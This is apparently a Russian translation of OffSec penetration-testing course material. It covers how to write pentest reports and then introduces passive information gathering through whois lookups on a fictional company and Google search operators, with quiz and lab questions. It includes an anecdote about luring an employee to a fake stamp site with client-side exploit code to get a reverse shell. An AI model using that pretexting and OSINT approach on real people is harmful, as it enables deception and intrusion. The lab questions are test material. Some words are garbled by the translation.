Далее мы подготовим развернутый Executive Summary. Это письменное резюме тестирования, которое дает высокоуровневый обзор каждого шага проекта и устанавливает серьезность, контекст и "сценарий худшего случая" для ключевых находок тестирования. Важно не занижать и не завышать уязвимости. Мы хотим, чтобы ментальная модель клиента относительно его состояние безопасности была точной. Например, если мы нашли SQL injection, позволяющий украсть данные кредитных карт, это представляет совсем другой уровень серьезности, чем найденный обход аутентификации в системе, где размещены публичные данные. Первое мы наверняка подчеркнули бы в Executive Summary, а второе, возможно, не стали бы выделять в этом разделе.

Следует отметить любые trends, которые наблюдались в ходе тестирования, чтобы предоставить стратегический совет. Руководителю в этом разделе не нужны полные технические детали, а технические сотрудники смогут найти их позже, поскольку каждая уязвимость будет расширена в последующих разделах отчета. Однако мы можем описать выявленные trends и подтвердить наши опасения резюме одного-двух более важных связанных находки.

Чтобы подсветить trends, нужно группировать находки с похожими уязвимостями. Множество уязвимостей одного типа обычно показывает отказ в конкретной области. Например, если мы нашли stored и reflected XSS, а также SQL injection и file upload vulnerabilities, то user input явно не очищается должным образом повсеместно. Это нужно исправлять на системном уровне. Этот раздел - подходящее место, чтобы сообщить клиенту о системном отказе, а в качестве remediation можно рекомендовать необходимые изменения процессов. В этом примере мы можем предложить клиенту обеспечить proper security training для разработчиков.

Полезно упоминать вещи, которые клиент сделал хорошо. Это особенно верно потому, что хотя management может платить за проект, наши рабочие отношения часто складываются с техническими security teams. Мы хотим убедиться, что они не будут выглядеть лично униженными. Даже те тесты на проникновение, которые находят серьезные уязвимости, вероятно, также выявят одну-две хорошо укрепленные области. Включение таких областей смягчит воздействие на людей и сделает клиента более восприимчивым к отчету в целом.

Executive Summary в целом можно разбить следующим образом.

Сначала мы включаем несколько предложений, описывающих проект:

```
- "The Client hired OffSec to conduct a теста на проникновение of
their kali.org веб-приложение in October of 2025. The test was conducted
from a remote IP between the hours of 9 AM and 5 PM, with no users
provided by the Client."
```

Листинг 4 - Описание проекта

Затем добавляем несколько предложений о наблюдавшемся эффективном hardening:

```
- "The application had many forms of hardening in place. First, OffSec was unable to upload malicious files
    due to the strong filtering
in place. OffSec was also unable to brute force учетной записи пользователяs
because of the robust lockout policy in place. Finally, the strong
password policy made trivial парольные атаки unlikely to succeed.
This points to a commendable culture of учетной записи пользователя protections."
```

Листинг 5 - Определение положительных моментов

Обратите внимание на язык. Мы не говорим что-то вроде "было *невозможно* загрузить вредоносные файлы", потому что не можем делать абсолютные утверждения без абсолютных доказательств. У нас были ограниченные время и ресурсы для выполнения проекта, и мы сами можем ошибаться. Нужно тщательно следить за тем, чтобы наш язык не исключал возможность того, что *мы* просто не смогли найти недостаток, который действительно существует и остается невыявленным.

Далее мы вводим обсуждение обнаруженных уязвимостей:

```
- "However, there were still areas of concern within the application.
OffSec was able to inject arbitrary JavaScript into the browser of
an unwitting victim that would then be run in the context of that
victim. In conjunction with the username enumeration on the login
field, there seems to be a trend of unsanitized user input compounded
by verbose сообщению об ошибкes being returned to the user. This can lead
to some impactful issues, such as password or session stealing. It is
recommended that all input and сообщению об ошибкes that are returned to the
user be sanitized and made generic to prevent this class of issue from
cropping up."
```

Листинг 6 - Объяснение уязвимости

Может потребоваться несколько абзацев такого типа, в зависимости от количества и вида найденных уязвимостей. Используйте столько, сколько нужно, чтобы показать trends, но старайтесь не придумывать trends там, где их нет.

Наконец Executive Summary должен завершаться итогом проекта:

```
"These vulnerabilities and their remediations are described in more
detail below. Should any questions arise, OffSec is happy
to provide further advice and remediation help."
```

Листинг 7 - Краткое заключение

Здесь стоит упомянуть, что не все тестировщики на проникновение предлагают remediation advice, и не все клиенты его ожидают. Тем не менее мы считаем, что наиболее эффективные отношения - это отношения между клиентами и поставщиками, которые работают вместе и на этом уровне.

Первый раздел полного отчета должен подробно описывать любые проблемы, которые повлияли на тестирование. Обычно это довольно небольшой раздел. Иногда во время проекта происходят ошибки или смягчающие обстоятельства. Хотя непосредственно вовлеченные лица уже будут знать о них, их следует задокументировать в отчете, чтобы показать нашу прозрачность.

Наша работа как тестировщиков на проникновение и консультантов - информировать клиента обо всех обстоятельствах и ограничениях, которые повлияли на проект. Это делается для того, чтобы он мог улучшить следующую итерацию тестирования и получить максимальную ценность за деньги, которые платит. Важно отметить, что не каждую проблему нужно подсвечивать, и независимо от обстоятельств теста нужно убедиться, что отчет остается профессиональным.

Рассмотрим три возможных состояния применительно к смягчающим обстоятельствам:

• **Positive Outcome**: "В engagement не было limitations или extenuating circumstances. Выделенного времени было достаточно, чтобы thoroughly test environment."

• **Neutral Outcome**: "В первые два дня test tester не были предоставлены credentials. Однако поверхность атаки оказалась значительно меньше anticipated. Поэтому это не повлияло на overall test. OffSec recommends, чтобы в future contracts credentials передавались непосредственно перед началом engagement, чтобы мы могли выполнить как можно больше testing в allotted time."

• **Негативный результат**: "Для этого проекта было выделено недостаточно времени, чтобы провести тщательную проверку приложения, а область работ оказалась намного шире, чем ожидалось. Рекомендуется выделять больше времени для будущих проектов, чтобы обеспечить более полное покрытие."

Соображения, которые мы поднимаем в этом разделе, позволят и нам, и клиенту учиться на ошибках или успехах этого теста и применять это к будущим проектам.

Следующий раздел должен быть списком всех ключевых находки в отчете, написанным с summary и recommendation для технического человека, например security architect, чтобы он мог с первого взгляда понять, что нужно сделать.

Этот раздел должен группировать находки по общим областям. Например, все выявленные проблемы слабых паролей учетных записей будут сгруппированы независимо от timeline тестирования. Пример структуры этого раздела может быть таким:

• User and Privilege Management
• Architecture
• Authorization
• Patch Management
• Integrity and Signatures
• Authentication
• Access Control
• Audit, Log Management and Monitoring
• Traffic and Data Encryption
• Security Misconfigurations

Пример technical summary для Patch Management:

```
4. Patch Management

Windows and Ubuntu операционная системаs that are not up to date were
identified. These are shown to be vulnerable to publicly-available
exploits and could result in malicious execution of code, theft
of чувствительной информации, or cause denial of services which may
impact the infrastructure. Using outdated applications increases the
possibility of an intruder gaining unauthorized access by exploiting
known vulnerabilities. Patch management ought to be improved and
updates should be applied in conjunction with change management.
```

Листинг 8 - Пример Technical Summary

Раздел должен завершаться risk heat map на основе серьезности уязвимостей, скорректированной при необходимости под контекст клиента и, если возможно, согласованной с представителем клиента по security risk.

Раздел Technical Findings and Remediation - это место, где мы включаем полные технические детали, относящиеся к нашему тесту на проникновение, и шаги, которые считаем необходимыми для устранения находки. Хотя это технический раздел, не следует предполагать, что аудитория состоит из тестировщиков на проникновение.

Не все, даже работающие с тестируемыми технологиями, полностью понимают нюансы уязвимостей. Хотя глубокое техническое погружение в первопричины эксплойта не всегда необходимо, широкий обзор того, как он смог произойти, обычно следует предоставить. Лучше предположить меньше фоновых знаний у аудитории и дать слишком много информации, чем наоборот.

Этот раздел часто представлен в табличной форме и предоставляет полные детали находки. Finding может покрывать одну выявленную уязвимость или несколько уязвимостей одного типа.

Важно отметить, что может потребоваться описание атаки в виде истории. Такое описание показывает, что именно произошло во время теста. Обычно это делается для проекта с имитацией реальной угрозы, но иногда также полезно для описания более сложных шагов эксплуатации, необходимых для обычного тест на проникновение. Если это необходимо, обычно достаточно пошагово описать путь атаки с соответствующими скриншотами. Расширенное описание можно поместить в приложение и сослаться на него из таблицы находок.

Ниже приведены три примера записей:

Ref	Risk	Issue Description and Implications	Recommendations / Рекомендации
1	H	Управление учетными записями, паролями и привилегиями является недостаточным. Управление учетными записями — это процесс создания новых учетных записей и удаления учетных записей, которые больше не требуются. При анализе 122 624 учетных записей пользователей после компрометации были выявлены следующие проблемы: 722 учетные записи пользователей были настроены так, чтобы никогда не истекать; 23 142 пользователя никогда не входили в систему; 6 пользователей были членами группы администраторов домена; для 968 учетных записей использовались начальные пароли по умолчанию.	Для всех учетных записей должна применяться строгая парольная политика. Все учетные записи со слабыми паролями должны быть принудительно отправлены на смену пароля. Все учетные записи должны автоматически истекать. Учетные записи, которые больше не требуются, должны быть удалены.
2	H	Информация была перечислена через анонимную SMB-сессию. Было выполнено подключение к анонимной SMB-сессии, а полученная информация затем использовалась для неавторизованного пользовательского доступа, как подробно описано в Appendix E.9.	Чтобы предотвратить сбор информации через анонимные SMB-сессии, доступ к TCP-портам 139 и 445 должен ограничиваться с учетом ролей и требований. Перечисление учетных записей SAM должно быть отключено через Local Security Policy > Local Policies > Security Options
3	M	Вредоносный JavaScript-код может запускаться и незаметно выполнять вредоносные действия. Одна из форм этого — reflected cross-site scripting (XSS), возникающий, когда веб-приложение принимает пользовательский ввод со встроенным активным кодом, а затем выводит его на веб-страницу, отображаемую пользователю. Это приведет к выполнению внедренного атакующим кода в браузере пользователя. XSS-атаки могут использоваться для таких результатов, как неавторизованный доступ и кража учетных данных, что в некоторых случаях может привести к репутационному и финансовому ущербу из-за плохой публичности или штрафов. Как показано в Appendix E.8, приложение [client] уязвимо к XSS, потому что значение username отображается на экране при неудачной попытке входа. Proof-of-concept со специально

сформированным вредоносным username приведен в Appendix E. | Считайте весь пользовательский ввод потенциально недоверенным и выполняйте корректную очистку через фильтрацию специальных символов. Надлежащим образом кодируйте весь контролируемый пользователем вывод при рендеринге страницы. Не включайте username в сообщение об ошибке входа приложения.

Таблица 1 - Находки и рекомендации

Важно понимать, что серьезность проблемы, которую мы определяем на основе оценки уязвимости, не является бизнес-риском, специфичным для контекста. Она представляет только техническую серьезность, даже если мы корректируем ее на основе вероятности. Мы можем отражать это в находках как техническую серьезность или можем работать с командой риска клиента, чтобы понять подходящий уровень бизнес-риска, учитывая уникальное бизнес-воздействие для клиента.

Мы можем начать описание finding с одного-двух предложений о том, что такое уязвимость, почему она опасна и чего злоумышленник может добиться с ее помощью. Это можно написать так, чтобы дать представление о непосредственном воздействии атаки. Затем мы описываем некоторые технические детали уязвимости. Часто нет необходимости уходить в чрезмерные подробности; достаточно на базовом уровне объяснить, что это за уязвимость и как ее эксплуатировать. Намерение состоит в том, чтобы описать сложный эксплойт так, чтобы его поняла большая часть технической аудитории.

Также нужно включить доказательства, подтверждающие, что выявленная уязвимость эксплуатируема, вместе с любой дополнительной релевантной информацией. Если это просто, это можно включить inline, как в первой записи выше. В противном случае это можно задокументировать в appendix, как показано во второй записи.

После объяснения деталей уязвимости можно описать конкретный finding, который мы выявили в системе или приложении. Мы используем заметки, сделанные во время тестирования, и поддерживающие их скриншоты, чтобы предоставить подробное описание. Хотя это больше, чем несколько предложений, в таблице мы захотим дать summary и сослаться на appendix для полного описания.

Хорошая практика - использовать заметки и скриншоты, чтобы пошагово провести читателя через то, как мы достигли результата. Скриншоты должны содержать короткое объяснение того, что они показывают. Не следует полагаться на то, что скриншот говорит сам за себя. Нужно представить воздействие уязвимости так, чтобы рамка серьезности была подходящей для клиента и напрямую связанной с бизнесом или приложением.

Рекомендации по remediation должны быть достаточно подробными, чтобы системные и прикладные администраторы могли реализовать их без неоднозначности. Remediation должно быть ясным, кратким и тщательным. Оно должно быть достаточным для удаления уязвимости способом, приемлемым для клиента и релевантным приложению. Предложение remediation, которое чрезмерно, неприемлемо дорого или культурно неподходяще (например, запрет remote logins для среды удаленной работы), приведет к тому, что исправление никогда не будет внедрено. Здесь необходимо сильное понимание потребностей клиента.

Есть еще несколько важных моментов. Во-первых, широких решений следует избегать в пользу решений, которые углубляются в специфику приложения и бизнеса. Во-вторых, теоретические решения неэффективны в борьбе с уязвимостью. Убедитесь, что любое предлагаемое решение имеет конкретную и практическую реализацию. Наконец, не объединяйте несколько шагов в одно предлагаемое решение. Каждый отдельный шаг должен быть собственным решением.

Раздел Technical Находки и рекомендации, вероятно, будет основной частью отчета, и время и усилия, вложенные в его написание, должны отражать его важность.

При описании находок мы представим способы их воспроизведения либо в теле отчета, либо в приложении. Нужно показать, где именно приложение было затронуто и как вызвать уязвимость. Полный набор шагов для воспроизведения находки должен быть задокументирован со скриншотами. Это включает шаги, которые мы воспринимаем как само собой разумеющиеся (например, запуск с административными привилегиями), поскольку они могут быть не очевидны читателю.

Детали должны быть разделены на две секции:

1. Затронутый URL/endpoint
2. Метод вызова уязвимости

Если уязвимость затрагивает несколько областей, следует включить ссылку на каждую область. Если есть большое количество похожих проблем, часто допустимо предоставить образцы с оговоркой, что это не единственные области, где возникает проблема. В последнем случае мы рекомендовали бы systemic remediation.

Финальная часть отчета - раздел *Appendices*. Обычно сюда помещается то, что не подходит никуда больше в отчете или слишком длинно либо подробно для inline-включения. Это включает длинные списки скомпрометированных пользователей или затронутых областей, большие proof-of-concept code blocks, расширенную методологию или technical write-ups и т.д. Хорошее правило: если это необходимо для отчета, но ломает поток страницы, поместите это в appendix.

Мы можем захотеть включить раздел *Further Information*. В этот раздел мы включили бы то, что может быть не обязательно для основного write-up, но разумно может дать клиенту ценность. Примеры включают статьи, более глубоко описывающие уязвимость, стандарты для рекомендации по remediation, которым клиент может следовать, и другие методы эксплуатации. Если нет ничего, что добавит достаточно ценности, нет необходимости обязательно включать этот раздел.

References могут быть полезным способом дать клиенту больше понимания в областях, не связанных напрямую с проведенным нами тестированием. Предоставляя references, нужно убедиться, что мы используем только самые авторитетные источники, а также корректно их цитируем.

В этом модуле мы обсудили разные инструменты и практики, которые пригодятся при написании отчетов о тестировании на проникновение. Однако, как и в самой области тестирования на проникновение, для написания отчетов тоже нет "одного инструмента на все случаи". При огромном количестве инструментов отчетности и ведения заметок мы рекомендуем экспериментировать с ними, чтобы найти то, что работает для вас и/или клиента. В долгосрочной перспективе это сделает написание отчетов одновременно более комфортным и эффективным.

Во время тестирования на проникновение нужно помнить о многих аспектах, и ведение заметок, пожалуй, один из самых важных. Мы можем работать с тысячами компьютеров, пользователей, приложений и т.д., и помнить все по ходу без документации почти невозможно. Время, потраченное на тщательное документирование каждого шага, в итоге поможет написать лучший отчет. Это также сделает наш тест на проникновение более эффективным, позволяя просматривать документацию по ходу и видеть, что мы уже сделали, вместо повторения шагов.

Наконец, нужно помнить, кто будет читать отчет. Цель должна состоять в том, чтобы сделать отчет полезным для всех потенциальных аудиторий внутри организации, и технических, и нетехнических. Мы можем сделать это, разделив отчет на разные части и используя разные уровни технического языка в каждой из них. Это гарантирует, что все получат представление о том, каков на самом деле был результат тест на проникновение.

1. Для кого мы обычно пишем отчет о тестировании на проникновение?

```
A. Head of Cybersecurity
B. CIO
C. Security Operations Center Analysts
D. All of the above
```

2. Какой раздел обычно должен начинать отчет о тестировании на проникновение?

3. Какое слово пропущено в этом предложении: убедитесь, что у каждого предложенного решения есть конкретная и _____ реализация.

6. Сбор информации

Цель тест на проникновение (или pentest) - обнаружить пробелы в безопасности, чтобы улучшить защиту проверяемой компании. Поскольку сеть, устройства и программное обеспечение в среде компании со временем меняются, тестирование на проникновение является циклической активностью. Поверхность атаки компании периодически меняется из-за недавно обнаруженных уязвимостей ПО, ошибок конфигурации, появившихся в результате внутренних действий, или реструктуризации IT, которая может открыть для атаки новые сегменты.

В этом учебном модуле мы научимся методично картировать такую поверхность атаки с помощью пассивных и активных средств, а также поймем, как использовать эту информацию на протяжении всего жизненного цикла тест на проникновение.

6.1. Жизненный цикл тестирования на проникновение

В этом учебном разделе рассматриваются следующие учебные цели:

• Понять этапы Penetration Test
• Узнать роль Information Gathering внутри каждого этапа
• Понять различия между Active и Passive Information Gathering

Чтобы состояние безопасности компании оставалось как можно более контролируемым, тестирование на проникновение следует проводить на регулярной основе и каждый раз после значительного изменения IT-архитектуры цели.

Типичный тест на проникновение включает следующие этапы:

• Defining the Scope
• Information Gathering
• Vulnerability Detection
• Initial Foothold
• Privilege Escalation
• Lateral Movement
• Reporting/Analysis
• Lessons Learned/Remediation

В этом модуле мы кратко рассмотрим *scoping*, прежде чем сосредоточиться на главной цели - *Information Gathering*. Об остальных этапах мы узнаем больше в оставшейся части курса.

Scope проекта тестирования на проникновение определяет, какие IP-диапазоны, хосты и приложения должны быть объектами тестирования во время проекта, в отличие от out-of-scope элементов, которые тестировать нельзя.

После того как мы согласовали с клиентом scope и временные рамки проекта, можно перейти ко второму шагу - сбору информации. На этом шаге мы стремимся собрать как можно больше данных о цели.

Чтобы начать сбор информации, мы обычно выполняем разведку, получая сведения об инфраструктуре, активах и персонале целевой организации. Это можно делать пассивно или активно. Первая техника стремится получить информацию о цели почти без прямого взаимодействия, а вторая напрямую проверяет инфраструктуру. Active information gathering оставляет более заметный след, поэтому часто предпочтительнее избегать раскрытия, собирая информацию пассивно.

Важно отметить, что сбор информации (также известный как enumeration) не заканчивается после начальной разведки. Нам нужно будет продолжать сбор данных по мере продвижения тест на проникновение, расширяя знания о поверхности атаки цели, когда мы открываем новую информацию, получая точку опоры или перемещаясь laterally.

В этом модуле мы сначала изучим passive reconnaissance, затем рассмотрим, как активно взаимодействовать с целью для целей enumeration.

6.2. Пассивный сбор информации

В этом учебном разделе рассматриваются следующие учебные цели:

• Понять два разных подхода к Passive Information Gathering
• Узнать об Open Source Intelligence (OSINT)
• Понять пассивный сбор информации о Web Server и DNS

Passive Information Gathering, также известный как Open-source Intelligence (OSINT), - это процесс сбора открыто доступной информации о цели, обычно без прямого взаимодействия с этой целью.

Прежде чем начать, нужно рассмотреть две разные школы мысли о том, что означает "пассивный" в этом контексте.

В самой строгой интерпретации мы *никогда* не общаемся с целью напрямую. Например, мы можем полагаться на третьи стороны для получения информации, но не будем обращаться ни к каким системам или серверам цели. Такой подход сохраняет высокий уровень скрытности наших действий и намерений, но может быть громоздким и ограничивать результаты.

В более свободной интерпретации мы можем взаимодействовать с целью, но только так, как это сделал бы обычный пользователь интернета. Например, если сайт цели позволяет зарегистрировать учетную запись, мы можем это сделать. Однако на этом этапе мы не будем тестировать сайт на уязвимости.

Оба подхода могут быть полезны в зависимости от целей проводимого теста. По этой причине нужно учитывать scope и правил проведения работ нашего тест на проникновение, прежде чем решать, какой подход использовать.

В этом модуле мы примем второй, менее жесткий подход.

Существует множество ресурсов и инструментов, которые можно использовать для сбора информации, а сам процесс является циклическим, а не линейным. Другими словами, "следующий шаг" любого этапа процесса зависит от того, что мы найдем на предыдущих шагах, создавая "циклы" процессов. Поскольку каждый инструмент или ресурс может породить любое количество разных результатов, трудно определить стандартизированный процесс. Конечная цель пассивный сбор информации - получить информацию, которая проясняет или расширяет поверхность атаки, помогает провести успешную фишинговую кампанию или дополняет другие шаги тестирования на проникновение, например угадывания паролей, что в итоге может привести к компрометации учетной записи.

Вместо демонстрации связанных сценариев мы просто рассмотрим разные ресурсы и инструменты, объясним, как они работают, и дадим базовые техники, необходимые для построения кампании пассивный сбор информации.

Прежде чем обсуждать ресурсы и инструменты, поделимся личным примером теста на проникновение, который включал успешные элементы кампании пассивный сбор информации.

Заметка от авторов

Несколько лет назад команда OffSec получила задачу провести тест на проникновение для небольшой компании. У этой компании практически не было интернет-присутствия и было очень мало внешне доступных сервисов, все они оказались безопасными. Практически не было поверхности атаки, которую можно было бы найти. После сфокусированной кампании пассивный сбор информации, где использовались разные операторы поиска Google, связанные фрагменты информации "передавались" в другие онлайн-инструменты, а также применялись творческое и логическое мышление, мы нашли сообщение на форуме, оставленное одним из сотрудников цели на форуме коллекционеров марок:

```
Hi!
I'm looking for rare stamps from the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-999-9999
```

Листинг 1 - Сообщение на форуме как приманка

Мы использовали эту информацию для запуска умеренно сложной client-side attack. Мы быстро зарегистрировали доменное имя, связанное с марками, и разработали landing page, где показывались разные редкие марки 1950-х годов, найденные через Google Images. Доменное имя и дизайн сайта определенно увеличили воспринимаемую надежность нашего сайта по обмену марками.

Затем мы встроили неприятный код эксплойта для client-side attack в веб-страницы сайта и позвонили "David" в рабочее время. Во время звонка мы представились коллекционером марок, которому досталась огромная коллекция марок от дедушки.

David был очень рад нашему звонку и без колебаний посетил вредоносный сайт, чтобы посмотреть "коллекцию марок". Пока он просматривал сайт, код эксплойта выполнился на его локальной машине и отправил нам reverse shell.

Это хороший пример того, как какая-то безобидная пассивно собранная информация, например сотрудник, использующий корпоративную почту для личных дел, может привести к точку опоры во время тест на проникновение. Иногда самые мелкие детали оказываются самыми важными.

Хотя "David" не следовал лучшим практикам, именно политика компании и отсутствие программы security awareness создали условия для этой компрометации. Поэтому в письменном отчете мы избегаем обвинять отдельного человека. Наша цель как тестировщиков на проникновение - улучшить безопасность ресурсов клиента, а не атаковать одного сотрудника. Простое удаление "David" не решило бы проблему.

Рассмотрим некоторые из самых популярных инструментов и техник, которые могут помочь провести успешную кампанию сбора информации. В качестве объекта нашей кампании мы будем использовать MegaCorp One, вымышленную компанию, созданную OffSec.

Whois - это TCP-сервис, инструмент и тип базы данных.
Он предоставляет информацию о доменном имени, например name server и registrar.
Эта информация часто публична: регистраторы взимают плату за приватную регистрацию.

Мы можем собрать базовую информацию о доменном имени, выполнив стандартный прямой поиск и передав доменное имя *megacorpone.com* в **whois**, указав IP-адрес нашего Ubuntu сервер WHOIS как аргумент параметра host (`-h`).

```
kali@kali:~$ whois megacorpone.com -h 192.168.50.251
   Domain Name: MEGACORPONE.COM
   Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2019-01-01T09:45:03Z
   Creation Date: 2013-01-22T23:01:00Z
   Registry Expiry Date: 2023-01-22T23:01:00Z
```

```
...
Registry Registrant ID:
Registrant Name: Alan Grofield
Registrant Organization: MegaCorpOne
Registrant Street: 2 Old Mill St
Registrant City: Rachel
Registrant State/Province: Nevada
Registrant Postal Code: 89001
Registrant Country: US
Registrant Phone: +1.9038836342
...
Registry Admin ID:
Admin Name: Alan Grofield
Admin Organization: MegaCorpOne
Admin Street: 2 Old Mill St
Admin City: Rachel
Admin State/Province: Nevada
Admin Postal Code: 89001
Admin Country: US
Admin Phone: +1.9038836342
...
Registry Tech ID:
Tech Name: Alan Grofield
Tech Organization: MegaCorpOne
Tech Street: 2 Old Mill St
Tech City: Rachel
Tech State/Province: Nevada
Tech Postal Code: 89001
Tech Country: US
Tech Phone: +1.9038836342
...
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
...
```

Листинг 2 - Использование whois для megacorpone.com

Не все эти данные полезны, но мы обнаружили ценную информацию. Во-первых, вывод показывает, что доменное имя зарегистрировал Alan Grofield. Согласно странице Contact Megacorp One, Alan является "IT and Security Director".

Мы также нашли name servers для MegaCorp One. Name servers - это компонент DNS, который мы сейчас не будем подробно изучать, но все равно должны добавить эти серверы в наши заметки.

Если у нас есть IP-адрес, мы также можем использовать клиент **whois** для reverse lookup и сбора дополнительной информации.

```
kali@kali:~$ whois 38.100.193.70 -h 192.168.50.251
...
NetRange:       38.0.0.0 - 38.255.255.255
CIDR:           38.0.0.0/8
NetName:        COGENT-A
...
OrgName:        PSINet, Inc.
OrgId:          PSI
Address:        2450 N Street NW
City:           Washington
StateProv:      DC
PostalCode:     20037
Country:        US
RegDate:
Updated:        2015-06-04
...
```

Листинг 3 - Обратный lookup Whois

Результаты reverse lookup дают нам информацию о том, кто размещает IP-адрес. Эта информация может быть полезна позже, и, как всю собранную информацию, мы добавим ее в заметки.


1. Запустите VM #1 и выполните whois-запрос к домену **megacorpone.com**, используя IP-адрес VM #1 как WHOIS-сервер. Какое имя хоста у третьего сервера имен Megacorp One?
2. Основываясь на ответе на предыдущий вопрос, какой Registrar's сервер WHOIS указан?
3. После запуска VM #2 выполните WHOIS-запрос к домену **offensive-security.com** против IP этой машины. Флаг находится в DNS section записи WHOIS.
4. После запуска VM #3 выполните WHOIS-запрос к домену **offensive-security.com** против IP этой машины. Какой технический email-адрес указан?

Термин "Google Hacking" популяризировал Johnny Long в 2001 году. В нескольких докладах и чрезвычайно популярной книге (Google Hacking for Penetration Testers) он показал, как поисковые системы вроде Google можно использовать для обнаружения критической информации, уязвимостей и неверно настроенных сайтов.

В основе этой техники лежит использование умных поисковых строк и operators для творческого уточнения поисковых запросов, большинство из которых работает с разными поисковыми системами. Процесс итеративен: он начинается с широкого поиска, который затем сужается операторами, чтобы отсеять нерелевантные или неинтересные результаты.

Начнем с нескольких таких операторов, чтобы понять, как их можно использовать.


Оператор *site* ограничивает поиск одним доменом. Мы можем использовать этот оператор, чтобы получить грубое представление о веб-присутствии организации.



Изображение выше показывает, как оператор *site* ограничил поиск указанным нами доменом **megacorpone.com**.

Затем можно использовать дополнительные операторы, чтобы сузить результаты. Например, оператор *filetype* (или *ext*) ограничивает результаты поиска указанным типом файла.

В примере ниже мы объединяем операторы, чтобы найти TXT-файлы (*filetype:txt*) на **www.megacorpone.com** (**site:megacorpone.com**):



Мы получаем интересный результат. Наш запрос нашел файл `robots.txt`, содержащий следующее:

```
User-agent: *
Allow: /
Allow: /nanites.php
```

